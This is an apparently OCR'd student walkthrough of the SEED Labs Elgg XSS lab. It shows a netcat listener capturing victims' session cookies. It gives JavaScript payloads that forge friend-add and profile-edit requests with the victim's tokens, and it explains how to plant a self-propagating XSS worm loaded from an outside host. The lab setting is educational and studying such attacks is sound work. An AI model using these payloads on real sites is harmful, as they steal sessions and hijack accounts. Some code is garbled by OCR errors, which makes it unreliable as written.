GET /?c=Elgg%3Dgnoekk815jim69lqc78pt5stbh/ HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

[10/28/22]seed@VM:~/.../Labsetup$ nc -l 5555
```

Take Screenshot

● Grab the whole screen
○ Grab the current window
○ Select area to grab

Grab after a delay of 0 seconds

Effects

□ Include pointer
☑ Include the window border

Apply effect: None

Do not forget, When you’re pasting the code, be sure to turn it to **Edit html.**


Edit and save.

Logout of samy and login as alice.

After loging in, check your terminal and see alic’s cookie being sent to you.

Now that samy knows it worked. Try listening again.. type in your terminal **nc –l 5555** … This is to make sure to gain access to any user that visit's samy's page. Their cookies will be sent..

Go to members to view samy's page.



Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *

Password *

□ Remember me

Log in

Lost password

Powered by Elgg

Take Screenshot

● Grab the whole screen

○ Grab the current window

○ Select area to grab


Grab after a delay of 0 seconds

Effects


□ Include pointer

☑ Include the window border

Apply effect: None



```
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

[10/28/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3Dasomla6r80linpjdtnvtkj260p/ HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv
:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```


Microsoft Word - Lab4-W
Edit profile : Elgg For SE
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Edit profile

Display name: Samy

About me

```
<script>alert(document.cookie)</script>
```

Public

Brief description

Public

Location

Public

Interests

TASK 4 BECOMING THE VICTIM'S FRIEND.

IN this task we're gonna add our self as alice's friend automatically.

To solve this, Make sure to use "HEADER LIVE " to get the guid of the user. Just as we did in the CSRF attack…

//Alice guid is 56 Samy is 59

Type **touch addfriend.js** to be able to access the addfriends.js file

There’re small adjustment you have to make to the addfriend.js code.

The problem of adding the javascript code is. You can also add samy as friends too… I mean samy can also hack him self…

But to solve this, In your addfriend.js file, add these code… first, Get the cookies first. Since you already know samys’ cookie you can use the cookie and decode the cookie and compare the cookies to the elgg cookie.


Eg {

If(document.getAll(‘elgg’) !== token){

Do your action here.

} // I do not want to return anything. I don’t like doing that it makes your application venerable.

}



```
<script type="text/javascript">

window.onload = function(){
 var Ajax=null;

 //Set the time stamp and secret token parameters

 var ts="&elgg ts="+elgg.security.token.elgg ts;
 var token="&elgg_token="+elgg.security.token.elgg_token;

 //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.seed-server.com /action/friends/add" + "?-
friend=59" + token + ts  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com")
Ajax.setRequestHeader("Content-Type", "application/x-form-urlencoded")
  Ajax.send();


}

</script>
```

//Questions…

Q1. Explane the purpose of line cd and @, why are they needed.

Ans => Cd and @ contains the token of the user who visits the page. Why they are needed is because, For example, try to manually add a friend and read the request header live. To see the response. Look at the url and see that the session of the user get attached with the users guid and send a get request.

Q2. If the elgg application only provides the editor mode for the "about me" field i.e. you cannot switch to the text mode can your still launch a successful attack.

Ans => No. Because the visual editor mode just sends your code in plane text. While the html do the opposite.

<u>TASK 5. MODIFY THE VICTIM'S PROFILE.</u>


<u>Solution.</u>

For this attack. We're gonna be using a POST request for this.

Make sure to edit the editprofile.js file and then copy the code and paste it in descriptions / about part ...

Below is a picture of the code…


//Pic




Samy

```
            // Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send(content);

      }
</script>
```

// I did a mistake here with the url. I should be www.seed-server.com



```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp elgg_ts //-
and Security Token elgg_token
var userName="&name="+elgg.session.user.name + " has been hacked";
var guid="&guid="+elgg.session.user.guid;
var ts="&elgg_ts="+elgg.security.token.elgg_ts;
var token="&elgg_token="+elgg.security.token.elgg_token;
//Construct the content of your url.
 var content= token + ts + userName + guid;
 //FILL IN
 var samyGuid= 59;
 //FILL IN
 var sendurl="http://www.seed-server.com/action/profile/edit";
 //FILL IN
 if(elgg.session.user.guid!=samyGuid) {
 //Create and send Ajax request to modify profile
 var Ajax=null;
 Ajax=new XMLHttpRequest();
 Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content); }}
 </script>
```




Samy

Brief description: Samy is my hero

About me

After viewing Samy's profile, Alice's profile now displays a Brief description saying 'Samy is my hero':



Alice

Brief description: Samy is my hero

// I changed the profile pic of alice and samy. This is an extra. I used the "HEADER LIVE " to see the request for editing profiles and wrote a request. Need to know how? Email me amaramohamedb@gmail.com

TASK 6. WRITE A SELF – PROPAGATING XSS WORM.

SOLVE => To solve this, Make sure to create a file with any name. example xss_worm.js inside must contain your code to create a worm. In the website. You can use any example website since It's being hosted by your server. I used www.example60.com . The file you're gonna create, should be in the Labsetup folder. After creating the file, Enter these commands.


1. **docker cp xss_worm.js your_elgg_id: /var/www/csp/**

After doing this, go to this website. http://www.example60.com/xss_worm.js in that file, you'll just see the javascript code you wrote.

Copy This link and paste it in the <script src=”http://www.example60.com/xss_worm.js” type=”text/javascript”></script>

^ if you may ask, what’s the use of this. type=”text/javascript”. It has been said to hide your javascript from the browser i.e. to make you code look like just txt file. But in most browsers it doesn’t work. So it’s not that too important. Did you copy the link? Ok Fine, Good. Now your Embeded javascript code is being hosted on that link. Copy the script javascript script with source. And paste it in Samy’s about me and save. This will however trigger the code and embed the code in the website. I meant, for example, if alice visit’s samy’s page, She will be automatically be affected by your malicious code and the code will be duplicated i.e. The same <script src=”http://www.example60.com/xss_worm.js”></script> will be embedded in her profile. In this case, if bob or any one else with valid session visit’s alice’s page, The individual also will be affected. Below are more explanations

I now edit Samy’s profile and place the script in the About me section. I save the changes and go to Alice’s profile on the Server machine and view Samy’s profile to see if the attack is working:



